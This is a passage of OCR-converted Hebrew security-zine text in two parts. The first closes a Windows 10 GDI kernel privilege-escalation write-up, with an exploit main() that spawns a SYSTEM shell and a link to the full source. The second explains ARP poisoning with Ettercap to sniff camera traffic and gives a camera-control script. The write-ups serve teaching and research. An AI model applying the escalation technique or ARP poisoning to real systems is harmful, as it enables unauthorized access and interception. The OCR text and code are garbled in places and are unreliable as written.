
כתב מחדש את main של exploit שלנו כך:

```
int main() {
    leakHmValidateHandle();
    createPrimitives();
    elevatePrivileges();

    std::cout << "Enjoy system privileges :)" << std::endl;
    system("cmd.exe");

    return 0;
}
```

נרים אותו על המcona ונבחן את המשתמש שעם הרשות שלו רץ התהיליך שלנו בעת שהתקנית מתינה לחזרה מ-getchar:



מוגן, שוב הצלחנו להפוך ל-SYSTEM, וכך מסתירים המשע שלנו בשימוש באובייקט GDI לצורך הסלמת הרשות מקומית (LPE - Local Privilege Escalation) ב-Windows 10 על גרטוטו השונות. לפחות עד שיצא 4.

דברי סיום

במאמר סקרנו את הרה��טוחות של שיטה אחת לניצול חולשות קרNEL מודרניות - ניצול בעזרת אובייקטי GDI - לאורך עדכוני הגרסאות הגדולים של Windows 10, החל מ-2H, החל מ-2H. כפי שראינו לאורך המאמר, כל עדכון "שבר" את שיטת הניצול שפיתחנו בעדכון שלנו ודרש מאיתנו לפתח שיטות חדשות.


סקרנו 4 גרסאות שונות של Windows 10 שייצאו תוך מעט יותר משנה ימים. התכיפות של הורדת שינויים אינטימיים ומביאי בשורה בתחום האבטחה ב מוצר גדול כמו Windows היא לא דבר של מה בכר, ויש לזכור אותה לזכות המנכ"ל החדש של Microsoft, סאטיה נאדרלה, שנכנס לתפקיד ב-2014 ומאז מחוליל מהפכה בחברה. בעתיד הנראה לעין, Microsoft מתכונת לשחרר שני עדכונים גדולים בשנה, כאשר העדכון הגדול הבא: 4 Redstone (Version 1803) קרוב ובא, צפו לצתת באזרע מרץ-אפריל. הסבירות שהעדכון הבא ישבור את שיטת האקספלויטציה שהציגנו עבור RS3 היא גבוהה מאוד. Microsoft עושים כל שביכולתם על מנת לשפר את האבטחה של מוצרייהם, והדבר ניכר בקצב ההולך וגובר של ניצול ותחזוק ניצולים (אקספלויטים) למוצרייהם, ועל כך מגיע להם קרדיט רב.

כפי שציינתי בהקדמה למאמר, אני משחרר את קוד המקור המלא לכל האקספלויטים שפיתחנו במהלך המאמר. את הפרויקט המלא ניתן למצוא כאן (אזהרה: קוד לא מוגמר):

<https://github.com/yuvatia/Win10GdiExploitation>


תודה על הקריאה!

אשמח לענות במיל לשאלות, הערות ופניות בכל נושא: ☺ uval4u21@gmail.com



רפרנסים

1. Issue ב-GitHub בפרויקט של VirtualKD על דיבוג 10 Windows :<https://github.com/sysprogs/VirtualKD/issues/8>
2. על Windows Integrity :MSDN ב-<https://msdn.microsoft.com/en-us/library/bb625957.aspx>
3. על Windows AppContainers ב-8 :<https://blog.nextxpert.com/2013/01/31/demystifying-appcontainers-in-windows-8-part-i/>
4. סקירה כללית על הארכיטקטורה הגרפית של Windows :[https://msdn.microsoft.com/en-us/library/windows/desktop/ff684176\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/ff684176(v=vs.85).aspx)
5. סקירה כללית על Bitmap :MSDN ב-[https://msdn.microsoft.com/en-us/library/windows/desktop/dd162461\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/dd162461(v=vs.85).aspx)
6. על ReactOS בוויקיפדיה :<https://en.wikipedia.org/wiki/ReactOS>
7. על SURFOBJ ב-MSDN :[https://msdn.microsoft.com/en-us/library/windows/hardware/ff569901\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/hardware/ff569901(v=vs.85).aspx)
8. המאמר "Portable Executable" מאת Spl0it :<https://www.digitalwhisper.co.il/files/Zines/0x5A/DW90-3-PE.pdf>
9. Black Hat USA 2016 מתוך Windows 10 Mitigation Improvements :<https://www.youtube.com/watch?v=gCu2GQd0GSE>
10. על User Objects ב-MSDN :[https://msdn.microsoft.com/en-us/library/windows/desktop/ms725486\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/ms725486(v=vs.85).aspx)
11. על Accelerator Tables :[https://msdn.microsoft.com/en-us/library/windows/desktop/gg153544\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/gg153544(v=vs.85).aspx)
12. Windows Pool Manager ב-OSR :<https://www.osr.com/nt-insider/2014-issue1/windows-pool-manager/>
13. מציג ומאמר: Demystifying Windows Kernel Exploitation by Abusing GDI Objects :<https://github.com/sensepost/gdi-palettes-exp>
14. Give Me a Handle, and I'll Show You an Object: <https://msdn.microsoft.com/en-us/library/ms810501.aspx>
15. Abusing GDI for ring0 exploit primitives: <https://www.coresecurity.com/blog/abusing-gdi-for-ring0-exploit-primitives>
16. Abusing GDI for ring0 exploit primitives (slides): <https://www.coresecurity.com/system/files/publications/2016/10/Abusing%20GDI%20for%20ring0%20exploit%20primitives-2015.pdf>



17. Microsoft confirms there will be no Windows 11 :
<http://www.techradar.com/news/software/operating-systems/microsoft-confirms-there-will-be-no-windows-11-1293309>
18. I Got 99 Problems but a Kernel Pointer Ain't One:
<https://recon.cx/2013/slides/Recon2013-Alex%20lonescu-I%20got%2099%20problems%20but%20a%20kernel%20pointer%20ain't%20one.pdf>
19. Bypassing Kernel ASLR on Windows 10:
<https://drive.google.com/file/d/0B3P18M-shbwrNWZTa181ZWRCclk/edit?pli=1>
20. Taking Windows 10 Kernel Exploitation to the Next Level:
<https://www.blackhat.com/docs/us-17/wednesday/us-17-Schenk-Taking-Windows-10-Kernel-Exploitation-To-The-Next-Level%20%93Leveraging-Write-What-Where-Vulnerabilities-In-Creators-Update-wp.pdf>
21. A Tale of Bitmaps: Leaking GDI Objects Post Windows 10 Anniversary Edition :
<https://labs.mwrinfosecurity.com/blog/a-tale-of-bitmaps/>
22. Abusing GDI for ring0 exploit primitives: RELOADED :
https://www.coresecurity.com/system/files/publications/2016/10/Abusing-GDI-Reloaded-ekoparty-2016_0.pdf
23. Desktop Heap Overview:
<https://blogs.microsoft.com/ntdebugging/2007/01/04/desktop-heap-overview/>
24. Sessions, Desktops and Windows Stations :
<https://blogs.technet.microsoft.com/askperf/2007/07/24/sessions-desktops-and-windows-stations/>
25. Windows GUI Forensics: Session Objects, Window Stations and Desktop :
<http://resources.infosecinstitute.com/windows-gui-forensics-session-objects-window-stations-and-desktop/>
26. Windows Core Concepts - Sessions, Window Stations, Desktops and Window Messages :
<http://mscerts.wmlcloud.com/windows/Windows%20Sysinternals%20%20%20Windows%20Core%20Concepts%20-%20Sessions,%20Window%20Stations,%20Desktops,%20and%20Window%20Messages.aspx>
27. RS2 Bitmap Necromancy:
<http://www.fuzzysecurity.com/tutorials/expDev/22.html>
28. Abusing GDI for ring0 exploit primitives: Evolution :
https://labs.bluefrostsecurity.de/files/Abusing_GDI_for_ring0_exploit_primitives_Evolution_Slides.pdf
29. Abusing GDI Objects for Kernel Exploitation - PALETTE and various offsets:
<http://theevilbit.blogspot.co.il/2017/10/abusing-gdi-objects-for-kernel.html>

זיהוי - בניית שלט למכלמה Yi-WiFi

מאת Burek

הקדמה

אני מתכוון לטוֹס בקרוב לחופשת סנוובורד ומתכוון לצלם כמה סרטונים במכשיר הספורט Yi-WiFi. ה'א נראת כר:



תפועל סטנדרטי של המכלה דורש שימוש באפליקציה שלה. האפליקציה לא רעה אבל יש לה חסרון בולט: צריך טלפון כדי להשתמש בה. מאוחר ואני מעדיף שלא לפעול טלפון בזמן הגלישה, חשבתי לבנות שלט קטן למכלה שהיא כל כך פשוטה גם אם יחרס, יוכל לייצר אחד חדש בקלות.

כדי לייצר שלט כזה נדרש:

1. לחקור את פרוטוקול התקשרות מול המכלה.
2. לנכwb סקריפט לשילוח פקודות למכלה.
3. Lagerom לסקריפט לרוץ על בקר כלשהו.

מחקר הפרוטוקול

כדי להתחיל במחקר נדרש להשיג דוגמאות (PCAP-Yi) של ה프וטוקול בין הטלפון למכלה. הדרך הנפוצה ביותר שאני מכיר להסנת פקודות ושמירתן לקובץ היא תוכנה בשם tcpdump בשם tcpdump. על מנת להתקין

komodo tcpdump של'i אצטרך לעשות לו root וזה פועלה שאי מעדיף להמנע ממנה, אז נאלצתי למצוא שיטה אחרת.

ביצוע ARP-Poisoning נראת כמו פתרון פשוט שיעשה את העבודה.

מה זה ARP-poisoning?

מוייקופדייה: "ARP הוא פרוטוקול תקשורת המשמש ברשות מחשבים לאייתור כתובת ה-MAC של תחנה ברשות על פי כתובת ה-IP שלה". כאשר רכיב ברשות מקבל את כתובת ה-MAC של תחנה אחרת ברשות הוא שומר אותה אצל בטבלה. הרעלת ARP משמשותה לגרום באופן מכוון לטעויות בטבלאות של תחנות ברשות כדי לכונן מחדש את תעבורת הרשת כרצוננו.

אנחנו הולכים לחבר את הלפ-טוף לאוთה רשת WiFi שאליה מחוברים הפלפון והמצלמה. באמצעות הרעלת ARP נגרום למצלמה להזכיר את כתובת ה-MAC של הלפטופ ברשימת ה-IP של הפלפון ונגרום להפלפון להזכיר את כתובת ה-MAC של הלפ-טוף ברשימת ה-IP של המצטלה.


רשומות ARP לפני ההרעה:

- בפלפון: [>IP של המצטלה<, >MAC של המצטלה<]
- במצטלה: [>IP של הפלפון<, >MAC של הפלפון<]

רשומות ARP אחרי ההרעה:

- בפלפון: [>IP של המצטלה<, >MAC של הלפ-טוף<]
- במצטלה: [>IP של הפלפון<, >MAC של הלפ-טוף<]

או בצהורה ייז'ואלית:




ביצוע ARP-Poisoning

כדי להפעיל את ההתקפה הזו על המצלמה והפלפון אנחנו הולכים לשימוש בתוכנה בשם Ettercap. הפעלת Arp-poisoning ב-Ettercap היא מאוד פשוטה, כל מה שצריכים לעשות זה לבחור שתי מטרות ולהפעיל את ההתקפה:

בחירה מטרות:

- נפתח את תפריט Hosts ונבחר ב-"host list".
- נלחץ S-Ctrl כדי לסרוק את hosts ברשות - אנחנו מצפים לראות רק את המצלמה והפלפון.
- נבחר מטרות על ידי לחיצה על 1/2 Add to target 1/2



הפעלת ההרעה: מתוך התפריט Mitm נבחר Arp poisoning ונסמן Sniff remote connections. בשלב זה הטעורה בין הפלפון למצלמה עוברת דרכינו. תוכנה שאנו אוחב לשימוש בה להפרדת-TCP sessions היא tcpflow. דוגמא ריצה של tcpflow על ממוקם ה-Wifi:

```


b@b-X370:~/Programs/Flows$ sudo tcpflow -i wlan0
tcpflow: listening on wlan0
^Ctcpflow: terminating
b@b-X370:~/Programs/Flows$ ls
192.168.042.001.00554-192.168.042.005.49042 192.168.042.005.34548-
192.168.042.001.07878 alerts.txt
192.168.042.001.07878-192.168.042.005.34548 192.168.042.005.49042-
192.168.042.001.00554 report.xml

```

ניתוח הפרטוקול

כעת, משקיבלו הסכנות של הפרטוקול אפשר לתחילה לחקור אותו ולראות אם אפשר לחקות אותו מרחוק לאפליקציה הייעודית. מהסתכלות מהירה על החיבורים בין הפלפון למצלמה אפשר לזרות שלושה ממשקים (כל אחד על port מסוים):

- פורט 7878 - עורך פיקוד מבוסס JSON. מכיל פקודות כמו שינוי קונפיגורציה וצלום. (מעניין)
- פורט 80 - ממשק דףדף למצלמה (קצת מעניין)



- פורט 554 - הזרמת וידאו חיה מהמצלמה לפלפון (לא מעניין)

כשובחנים את המידע שעובר על ערוץ הפיקוד, אפשר לזרות שטורת הבקשה הראשונה היא קבלת מזהה Session token אותו נדרש לשЛОח למצלמה בכל פעם שנרצה לבקש מממנה לבצע פעולה:

```
** session token request **
{"msg_id":257,"token":0,"heartbeat":1,"param":0}
{ "msg_id": 7, "type": "vf_stop" }
{ "rval": 0, "msg_id": 257, "param": 2 }

{ "msg_id":3,"token":2}
...
```

בזמן שעבדתי על מיפוי שאר הפקודות מצאתי שימושו אחר כבר עשה את המיפוי:

<https://gist.github.com/SkewPL/f57e6cff7fa14601f6b256926aa33437>

(תזכורת לכר ש תמיד כדאי לחפש בגוגל. גם אם חשבתי לתומי שאני היחיד שחוקר את המצלמה...)

מימוש סקרייפט פיתון לשיליטה במכשיר

אך אנחנו חושבים שאנו יודעים איך לשלוט במכשיר. זה לא מספיק! נוצרה אפשרות זאת על ידי כתיבת סקרייפט שמאפשר את הפרוטוקול ולאחר מכן נבדוק אותו מול המכשיר.

הסקרייפט מאוד טריוויאלי ועושה את המינימום האפשרי בשביב לתקשר עם המכשיר (כמובן מסורת הוכחות ההתקנות - הוא מתקשר לחלויןMSG שగיאות שלולות לקרים).

```
import json
import socket
import pprint

IP = "192.168.42.1"
PORT = 7878

class CamHandler(object):
    def __init__(self, ip, port):
        self.sock = socket.socket()
        self.sock.connect((ip, port))
        self.token = 0

    def _get_token(self):


        self.sock.send('{"msg_id":257,"token":0,"heartbeat":1,"param":0}')
        data = ""
        while True:
            data = self.sock.recv(10000)
            print "Data:", data
            res = json.loads(data)
            print "Parsed:", res
            if res['msg_id'] == 257:
                self.token = res['param']
                print "TOKEN:", self.token
                break

    def do_command(self, command):
        command['token'] = self.token
        self.sock.send(json.dumps(command))
        while True:
            res = json.loads(self.sock.recv(10000))
            pprint.pprint(res)
            if res['msg_id'] == command['msg_id']:
                break

    def get_battery(self):
        command = {"msg_id":13}
        self.do_command(command)

    def take_picture(self):
        command = {"msg_id":16777220,"token":5,"param":"precise
quality;off"}
        self.do_command(command)

    def start_recording(self):
        command = {"msg_id":513,"token":5}
        self.do_command(command)
```



```
def stop_recording(self):
    command = {"msg_id":514,"token":5}
    self.do_command(command)

def get_camera_params(self):
    command = {"msg_id":3,"token":5}
    self.do_command(command)

def set_param(self, param, value):
    command = {"msg_id":2,
               "type":param,
               "param":value,
               "token":1}
    self.do_command(command)

def test(self):
    command = {"msg_id":260,"token":5}
    self.do_command(command)

def main():
    ch = CamHandler(IP, PORT)
    ch._get_token()
    ch.get_camera_params()
    ch.take_picture()

if __name__ == "__main__":
    main()
```

תאלצו לסמור עלי שהסקריפט עובד. כמובן שאתם מוזמנים לבדוק בעצמכם. עדין לא סימנו. הסקריפט הזה רץ על מחשב ואני סכין שאחזיק לפ-טופ בזמן שאין גולש...

הרצת הקוד על ESP8266


מה זה ESP8266 ?

מדובר על בקר שלדעתי הוא לא פחות מהסיכון השוויצרי של בקרים שתומכים ב-Wifi. הוא מאד זול (כ- 12 ש"ח כולל משלוח), יש קהילה מעולה שתומכת בו ואפשר לשאול בה שאלות, והדובדבן שבקצפת - יש גרסה MicroPython שנitin להריץ עליו.

אם אלו ימיכם הראשונים בעולם הבקרים, אני ממליץ לקנות את ה-Wemos D1 mini. זה בודד שמכיל את ה-ESP8266 וגם מסוק usb שמאפשר להעלות קוד לבקר בצורה מאוד נוחה.


מה זה MicroPython ?

מיושן של ה-Interpreter של פיתון 3 המועדף לבקרים. זה מקל משמעותית על תהליך הפיתוח כי אפשר להנות מהאבסטרקציות הנוחות של פיתון למחרות שעובדים על בקר. כמובן שאנו משלמים על ההנאה זו בכוח עבודה, אבל במקרה שלנו זה די זנייה.



לפני שנוכל להריץ את הסקריפט על הבקר נצטרך להעלות אליו את Micropython :

```
sudo esptool.py --port /dev/ttyUSB0 erase_flash
sudo esptool.py --port /dev/ttyUSB0 write_flash -fm dio 0x00000 esp8266-
20171101-micropython-v1.9.3.bin
```



נצרך גם להויס קוד שמתחבר לרשות ה-Wifi של המצלמה:

```
import network
station = network.WLAN(network.STA_IF)
station.active(True)
station.scan()
station.connect("CameraWifi", "WifiPassword")
station.ifconfig()
```

נרצה להריץ את הסקריפט בعليיה של הבקר וילכן נכתבו אותו בקובץ `sd.boot`. כן, מגיע עם מערכת קבצים!

סקריפט מוכן להרצה:

```
import network
import time

station = network.WLAN(network.STA_IF)
station.active(True)
SSID = "YDXJ_----"
PASSWORD = "password"

station.connect(SSID, PASSWORD)
while True:
    current_ip = station.ifconfig()[0]
    if current_ip != "0.0.0.0":
        break
    print ("Waiting for ip")
    time.sleep(1)

import json
import socket


IP = "192.168.42.1"
PORT = 7878

class CamHandler(object):
    def __init__(self, ip, port):
        self.sock = socket.socket()
        self.sock.connect((ip, port))
        self.token = 0

    def _get_token(self):

self.sock.send('{"msg_id":257,"token":0,"heartbeat":1,"param":0}')
data = ""
while True:
    data = self.sock.recv(10000)
    print ("Data:", data)
    res = json.loads(data)
    print ("Parsed:", res)
    if res['msg_id'] == 257:
        self.token = res['param']
        print ("TOKEN:", self.token)
        break

    def do_command(self, command):
        command['token'] = self.token
```



```
self.sock.send(json.dumps(command))
while True:
    res = json.loads(self.sock.recv(10000))
    print(res)
    if res['msg_id'] == command['msg_id']:
        break

def get_battery(self):
    command = {"msg_id":13}
    self.do_command(command)

def take_picture(self):
    command = {"msg_id":16777220,"token":5,"param":"precise
quality;off"}
    self.do_command(command)

def start_recording(self):
    command = {"msg_id":513,"token":5}
    self.do_command(command)

def stop_recording(self):
    command = {"msg_id":514,"token":5}
    self.do_command(command)

def get_camera_params(self):
    command = {"msg_id":3,"token":5}
    self.do_command(command)

def set_param(self, param, value):
    command = {"msg_id":2,
               "type":param,
               "param":value,
               "token":1}
    self.do_command(command)

def test(self):
    command = {"msg_id":260,"token":5}
    self.do_command(command)

def main():
    ch = CamHandler(IP, PORT)
    ch._get_token()
    ch.take_picture()

main()
```

סימנו - יש לנו צ'יפ שמתחבר אל המצלמה וגורם לה לצלם תמונה. כדי לעשות שימוש אמיתי בברק נוצרה להלכים אלו כמה כפתורים וליצור לו קופסה כלשהי אבל זה כבר לפעם הבא. ☺

סיכום

במאמר זה עברנו על כמה שיטות המאפשרות לחקור פרוטוקולים בצורה מאוד פשוטה וקלה גם אם אין לנו יכולת להריץ קוד על הרכיבים שאנו רוצים לחקור. בנוסף, יש במאמר גם טיעמה מעולם הבקרים ואולי זה אפילו יהווה כניסה קלה לאנשים שרצו להתחילה ב벅רים ולא כל כך יודעים איך להתחילה.

על המחבר

בעברי ביצעת מוגן תפקדים בחיל המודיעין. כיום עובד בסיבירזון כمفטע בתחום ה--Windows Internals ולא מזמן פתחתי בלוג טכנולוגי: burek.tech, מזמין להתרשם.

אם יש שאלות או תיקונים שהייתם רוצים במאמר מזמינים לשלוח ל-burektech@gmail.com.

תודה,

Burek

קישורים

:[Wikipedia על ARP](https://en.wikipedia.org/wiki/ARP):

https://he.wikipedia.org/wiki/Address_Resolution_Protocol

:[ARP Poisoning](#) על ARP

https://he.wikipedia.org/wiki/ARP_spoofing

:[Ettercap](#)

<https://ettercap.github.io/ettercap/about.html>

:[MicroPython](#)

<https://docs.micropython.org/en/latest/esp8266/>

:[ESPTool](#)

